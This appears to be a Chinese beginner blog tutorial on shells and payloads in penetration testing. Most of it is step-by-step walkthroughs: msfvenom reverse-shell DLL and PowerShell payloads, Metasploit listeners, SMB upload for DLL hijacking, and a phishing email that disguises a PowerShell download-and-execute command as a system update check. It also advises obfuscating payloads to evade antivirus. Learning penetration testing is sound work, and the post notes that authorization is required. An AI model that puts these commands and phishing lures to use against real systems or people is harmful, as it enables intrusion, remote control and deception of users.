如果你对计算机安全或黑客技术感兴趣,可能会在电影或技术论坛中听到过“Shell”或“Payload”这样的术语。这些词听起来很酷,但对新手来说可能有点神秘。别担心,这篇文章将用最简单的方式带你走进这些概念的世界。我们会从基础开始,逐步解释什么是Shell,为什么它对渗透测试(简称“pentest”,也就是模拟黑客攻击来测试系统安全性)如此重要,以及Payload如何帮助我们拿到Shell。
一、什么是Shell?它为什么这么重要?
1. Shell的简单定义
想象一下,你有一台电脑,但没有鼠标、没有图形界面,只有一个黑色的窗口,你可以在里面输入文字指令,电脑会根据你的命令做事——这就是Shell。简单来说,Shell是一个程序,它充当你和操作系统之间的“桥梁”,让你通过输入指令来控制电脑,并看到文字形式的输出。
常见的Shell包括:
- Linux上的Bash和Zsh:这些是Linux系统的命令行工具,功能强大,常被程序员和黑客使用。
- Windows上的cmd和PowerShell:cmd是Windows的经典命令行,而PowerShell则是更现代、更强大的版本。
在日常生活中,你可能更习惯用鼠标点击图标进行操作,但Shell是通过文字和命令直接跟电脑“对话”。
2. Shell的本质
Shell 本质上是一个命令行程序,充当用户与操作系统之间的桥梁,让你通过文本指令直接控制电脑并获取输出。相比图形界面(GUI)的鼠标点击,Shell通过命令实现更高效、更底层的操作。
3. 渗透测试中的Shell
在渗透测试领域,Shell的意义更加特别。对一个渗透测试人员(或者黑客)来说,“拿到一个Shell”意味着他们成功入侵了一台目标电脑,并且获得了与这台电脑操作系统交互的能力。比如,他们可能会说:
- “我抓到了一个Shell!”(I caught a shell.)
- “我弹出了一个Shell!”(I popped a shell!)
- “我进入系统了!”(I’m in!)
这些话的意思是,他们利用了目标系统的一个漏洞(比如软件bug或配置错误),成功在目标电脑上运行了一个Shell,可以远程控制它。这就像拿到了一把钥匙,能打开目标电脑的大门,拥有与目标操作系统交互的能力,就像坐在目标电脑前一样。
4. 为什么我们想要Shell?
拿到Shell有什么用呢?答案很简单:它给了我们直接访问操作系统的权限。有了Shell,我们可以:
- 查看文件:看看电脑里有什么秘密文件。
- 运行命令:比如列出所有用户、查看网络连接。
- 提升权限:从普通用户变成管理员(想想从门卫变成老板)。
- 转移文件:把重要数据偷走,或者上传更多攻击工具。
- 保持持久访问:让这扇“门”一直为我们敞开。
如果没有Shell,我们就像站在门外,只能敲敲门、试试锁,却没办法真正进去。而有了Shell,我们就相当于走进了房子,可以翻箱倒柜、为所欲为(当然,在合法的渗透测试中,我们的目标是发现问题并帮助修复,而不是搞破坏)。
5. Shell的好处:隐蔽又高效
为什么渗透测试人员喜欢用Shell而不是远程桌面(比如用VNC或RDP看到目标电脑的屏幕)?原因有几个:
- 隐蔽性强:Shell是纯文字界面,运行时不会弹出窗口,不容易被用户或安全软件注意到。
- 速度快:用命令操作比鼠标点击更快,尤其在需要处理大量任务时,你可以写脚本,让Shell自动完成重复工作。
举个例子,如果你通过远程桌面登录目标电脑,屏幕上会显示你的操作,用户可能一眼就发现不对劲。但如果用Shell,你就像个隐形人,在后台悄悄做事。
6. Shell的种类
- 反弹Shell(Reverse Shell):目标主动连接攻击者的监听器,适合绕过防火墙。
- 绑定Shell(Bind Shell):在目标上绑定端口,等待攻击者连接,适合内网环境。
- Web Shell:通过Web浏览器运行命令,通常是非交互式,常见于Web漏洞利用(如文件上传)。
每种类型的Shell都有其用例,就像获取Shell的方法有很多种一样,我们用来获取Shell的Payload可以用多种语言编写( Python 、 Perl 、 Go 、 Bash 、 Java 、 awk 、 PHP 等)。这些可以是小脚本或更大、更复杂的程序,以便从靶机连回到攻击机并获得Shell访问权限。
二、Payload:送我们Shell的“快递员”
1. Payload是什么?
 (图源Hack The Box)
如果说Shell是我们想要的“宝藏”,那Payload就是帮我们拿到宝藏的“工具”。在计算机领域,Payload有不同的含义,但我们今天只关心它在网络安全中的定义:
- Payload(载荷):一段精心设计的代码,用来利用目标系统的漏洞,最终在目标电脑上执行某种任务。
在渗透测试中,Payload最常见的目标就是给我们送来一个Shell。简单来说,Payload就像一个“快递包裹”,里面装着能打开目标电脑大门的钥匙(Shell)。
2. Payload的种类
Payload可以有很多形式,具体用哪种取决于目标系统和攻击方式。以下是一些常见的类型,特别针对Windows系统(因为Windows用户多,漏洞也多,是渗透测试的热门目标):
- DLL(动态链接库):一种Windows系统中常见的文件类型,可以被程序加载。渗透测试中,我们可以用恶意的DLL偷偷替换正常的DLL,让目标程序加载它,从而执行我们的代码。
- 批处理文件(Batch Files):以
.bat结尾的简单脚本,能通过Windows的cmd运行命令。比如,一个批处理文件可以打开某个端口,然后连接到我们的电脑。 - VBScript脚本:一种老式的脚本语言,常用于钓鱼攻击。比如,伪装成Word文档的宏,让用户点击后运行我们的代码。
- MSI安装包:看起来像正常的软件安装程序,但实际上偷偷运行恶意代码。
- PowerShell脚本:现代Windows系统的强大工具,可以直接在内存中运行代码,不留文件痕迹。
这些Payload就像不同类型的“快递车”,有的走隐秘路线(PowerShell),有的伪装成合法包裹(MSI),但目标都是把Shell送到我们手里。
3. Payload怎么工作?
Payload的工作流程通常是这样的:
- 找到漏洞:比如目标电脑上的软件有个bug,能让我们上传文件或运行代码。
- 制作Payload:用工具生成一个适合这个漏洞的代码,比如一个能连接回我们电脑的Shell。
- 送货上门:通过邮件、网络、U盘等方式把Payload送到目标电脑。
- 触发执行:让Payload在目标电脑上运行,最终给我们一个Shell。
举个例子,假设目标电脑上有个漏洞,允许我们上传一个文件。我们可以用工具生成一个恶意的DLL文件,上传后骗目标程序加载它。DLL一运行,就会连接回我们的电脑,打开一个Shell。
三、从零开始:如何拿到Shell?
1. 准备阶段:了解目标
在渗透测试中,拿到Shell不是一蹴而就的。第一步是“侦察”(Enumeration),也就是收集目标的信息。比如:
- 目标用的是Windows 10还是Windows Server?
- 有没有防火墙或杀毒软件?
- 开放了哪些端口(比如80是网页,445是文件共享)?
这些信息就像地图,告诉我们从哪里下手。比如,如果目标开放了445端口,我们可能会用一个叫“EternalBlue”的漏洞来攻击(这是一个著名的Windows漏洞)。
2. 制作Payload:工具推荐
生成Payload需要专门的工具,以下是几个对小白友好的选择:
- MSFVenom:这是Metasploit框架的一部分,像个“Payload工厂”。你告诉它目标系统和想要的Shell类型,它就给你生成合适的代码。
- 示例命令:
msfvenom -p windows/meterpreter/reverse_tcp LHOST=你的IP LPORT=4444 -f exe -o payload.exe - 翻译:生成一个Windows用的反向Shell,连接到你的IP地址的4444端口,输出为EXE文件。
- 示例命令:
- Nishang:专注于PowerShell攻击,适合生成隐秘的脚本。
- Payloads All The Things:一个开源项目,提供现成的Payload模板,适合新手抄作业。
3. 传递Payload:送到目标手里
Payload做好了,怎么送到目标电脑呢?这里有几种常见方法:
- 钓鱼邮件:伪装成重要文件(比如“工资表.xls”),诱导用户打开。
- 网络共享:如果目标开放了SMB(文件共享),可以用工具像Impacket把Payload传过去。
- 网页攻击:搭建一个恶意网站,用户访问时自动下载Payload。
比如,我们可以用Python搭个简单的HTTP服务器:
python -m http.server 80然后把Payload放在服务器上,等目标下载。
4. 执行Payload:拿到Shell
Payload送到目标后,需要让它运行。这可能是通过用户点击(钓鱼)、漏洞触发(比如EternalBlue),或者远程命令(比如用SMB执行)。一旦Payload运行成功,我们的电脑就会收到一个Shell连接。
用Metasploit监听的例子:
msfconsole
use multi/handler
set PAYLOAD windows/meterpreter/reverse_tcp
set LHOST 你的IP
set LPORT 4444
run
运行后,如果目标执行了Payload,你会看到一个Shell界面,可以开始输入命令了!
四、实战案例:一步步拿到Shell
案例1:用DLL劫持拿到Windows Shell
场景
假设目标是一台Windows 7电脑,运行着一个程序,这个程序会加载一个DLL文件,但加载路径有漏洞,我们可以替换它。
步骤
-
生成Payload
用MSFVenom生成一个恶意DLL:msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.1.100 LPORT=4444 -f dll -o evil.dll(假设你的IP是192.168.1.100)
-
传递Payload
用SMB把DLL传到目标电脑的某个目录:smbclient //192.168.1.200/C$ -U 用户名%密码 put evil.dll -
替换DLL
把evil.dll放在目标程序会加载的路径(比如C:\Program Files\App)。 -
监听Shell
在你的电脑上运行Metasploit监听:msfconsole -x "use multi/handler; set PAYLOAD windows/meterpreter/reverse_tcp; set LHOST 192.168.1.100; set LPORT 4444; run" -
结果
当目标程序运行时,会加载我们的evil.dll,连接回你的电脑,你就拿到了一个Shell!
案例2:用PowerShell无文件攻击
场景
目标是一台Windows 10电脑,用户会点击我们的钓鱼链接。
步骤
-
生成Payload
用MSFVenom生成PowerShell脚本:msfvenom -p windows/powershell_reverse_tcp LHOST=192.168.1.100 LPORT=4444 -f psh -o shell.ps1 -
托管Payload
用Python搭个HTTP服务器,把shell.ps1放上去:python -m http.server 80 -
诱导执行
发一封钓鱼邮件,里面写:请运行这个命令检查系统更新:powershell -c "IEX (New-Object Net.WebClient).DownloadString('http://192.168.1.100/shell.ps1')" -
监听Shell
用Metasploit监听,命令同上。 -
结果
用户运行命令后,Payload在内存中执行,你拿到Shell,且硬盘上没留下文件痕迹。
五、小白常见问题解答
1. 我需要学编程吗?
不需要很深的编程知识,但懂点基础很有帮助。比如:
- 了解命令行(cmd或Linux终端)。
- 会用工具生成Payload(照着教程敲命令就行)。
2. 这合法吗?
在自己的电脑或得到授权的环境下测试是合法的。但未经许可攻击别人的系统是非法的,请只用于学习或授权测试!
3. 杀毒软件会拦住Payload吗?
会的,很多Payload会被检测。要绕过杀毒软件,可以用混淆工具(比如Darkarmour)加密Payload,或者用无文件攻击。
六、总结:Shell和Payload的奇妙旅程
通过这篇文章,我们知道了:
- Shell是渗透测试的“钥匙”,让我们进入目标系统。
- Payload是送钥匙的“快递员”,通过漏洞把Shell带给我们。
- 用工具和方法(MSFVenom、钓鱼、SMB等),小白也能一步步拿到Shell。
渗透测试就像一场探险,Shell是目的地,Payload是交通工具。希望这篇指南能点燃你对网络安全与渗透测试的兴趣,只要多练习、多尝试,你也能从零基础小白变成“拿Shell”的高手!
原文 https://blog.csdn.net/2301_79518550/article/details/146380487